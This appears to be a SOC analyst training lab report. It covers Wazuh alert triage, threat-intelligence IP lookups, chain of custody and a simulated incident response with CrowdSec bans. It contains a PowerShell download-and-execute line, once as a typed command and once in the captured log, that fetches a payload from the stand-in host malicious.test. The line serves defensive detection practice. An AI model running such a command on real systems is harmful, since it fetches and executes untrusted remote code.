
Section	Details
Summary	Unauthorized access detected
Actions Taken	Server isolated, escalated to Tier 2
Next Steps	Log review and user verification
Prepared By	SOC Analyst
Date	2026-01-13

5. Alert Triage with Threat Intelligence

```
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://malicious.test/payload.ps1')"
Exception calling "DownloadString" with "1" argument(s): "The remote name could not be resolved: 'malicious.test'"
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://malicious.test/ ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

PS C:\WINDOWS\system32> _
```





https://localhost/app/threat-hunting#/overview/?tab=general&tabView=events&agentId=004&a=(filters:!(),query:(language:kuer...

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

W. Threat Hunting windows

manager.name: parrot agent.id: 004 Add filter

timestamp per 30 minutes	Count
06:00	45
07:00	35
08:00	15

Document Details

[View surrounding documents](#) [View single document](#)

Table JSON

Field	Value
_index	wazuh-alerts-4.x-2025.11.13
agent.id	004
agent.ip	192.168.0.128
agent.name	windows
data.win.eventdata.messageNumber	1
data.win.eventdata.messageTo	tal
data.win.eventdata.scriptBlockId	e600bd16-4997-4a4d-b4c6-53bc1914c7a4
data.win.eventdata.scriptBlockText	IEX (New-Object Net.WebClient).DownloadString('http://malicious.test/payload.ps1')
data.win.system.channel	Microsoft-Windows-PowerShell/Operational
data.win.system.computer	Dark
data.win.system.eventID	4104
data.win.system.eventRecordID	29175
data.win.system.keywords	0x0

Nov 13, 2025 @ 00:00:00.000

Export Formatted Reset view 769 available fields Columns Density 1 f

timestamp	agent.name	rule.description
Nov 13, 2025 @ 07:50:05.3...	windows	Powershell execute
Nov 13, 2025 @ 07:50:05.2...	windows	Powershell execute
Nov 13, 2025 @ 07:48:22.6...	windows	Software protection
Nov 13, 2025 @ 07:48:19.5...	windows	Powershell execute
Nov 13, 2025 @ 07:48:19.4...	windows	Powershell execute

New release is available! Go to the API configuration page for details

Alert Details

Alert ID	Description	Source IP	Priority	Status
004	PowerShell ScriptBlock Execution	192.168.0.128	Medium	Open

192.168.0.128

Did you intend to search across the file corpus instead? [Click here](#)

0 / 95

Community Score

1

8 detected files communicating with this IP address

Reanalyze More

192.168.0.128

private

Last Analysis Date  
3 hours ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 39

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AllLabs (MONITORAPP)	Clean
AlienVault	Clean	AlphaSOC	Clean
Antiy-AVL	Clean	benkow.cc	Clean
BitDefender	Clean	Blueliv	Clean
Certego	Clean	Chong Lua Dao	Clean
CINSArmy	Clean	CMC Threat Intelligence	Clean
CRDF	Clean	Cyble	Clean
CyRadAr	Clean	desenmascara.me	Clean
DNS8	Clean	Dr.Web	Clean

LevelBlueLabs Browse Scan Endpoints Create Pulse Submit Sample API Integration All 192.168.0.128 Login Sign Up ?

We've found 0 results for "192.168.0.128"

Pulses ( 0 )

Users ( 0 )

Groups ( 0 )

Indicators ( 0 )

Malware Families ( 0 )

Industries ( 0 )

Adversaries ( 0 )

Show: All Sort: Recently Modified




No results found for "192.168.0.128"

### Summary

The PowerShell alert was analyzed, and IOC validation showed no malicious reputation. The source IP was identified as an internal lab system, confirming a benign event.

### 6. Evidence Preservation and Analysis

#### Volatile Data Collection



## Chain of Custody

Item	Description	Collected By	Date	Hash
Netstat CSV	Network connections	SOC Analyst	2026-01-13	SHA-256
Memory Dump	Server-Y dump	SOC Analyst	2026-01-13	SHA-256


## 7. Capstone Project – Full SOC Workflow Simulation

### 7.1 Attack Simulation


```

Windows PowerShell
PS C:\Users\darkwindow\Desktop> Get-FileHash -Path "Windows.Network.Netstat.csv" -Al

Algorithm      Hash
-----
SHA256         03EF9AD70668EAA46D787365686240143FE6296A2B9AA27D4094406786DAD3C8
  
```



## 7.2 Detection and Triage



## 7.3 Response and Containment



```
[parrot@parrot]-[~]
$ sudo cscli decisions list
```

ID	Source	Scope:Value	Reason					
	Action	Country	AS	Events	expiration	Alert ID		
90001	cscli	Ip:192.168.0.112	manual	'ban' from 'b71cc11ca91448dd94144ef242e7c81f'	ban	1	3h59m51.622343489s	16

```
Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot]-[~]
$ ping 192.168.0.112
PING 192.168.0.112 (192.168.0.112) 56(84) bytes of data:
```

```
kali@kali: ~
File Actions Edit View Help

home
(kali@kali)-[~]
$ ping 192.168.0.117
PING 192.168.0.117 (192.168.0.117) 56(84) bytes of data.
```

## 7.4 Escalation

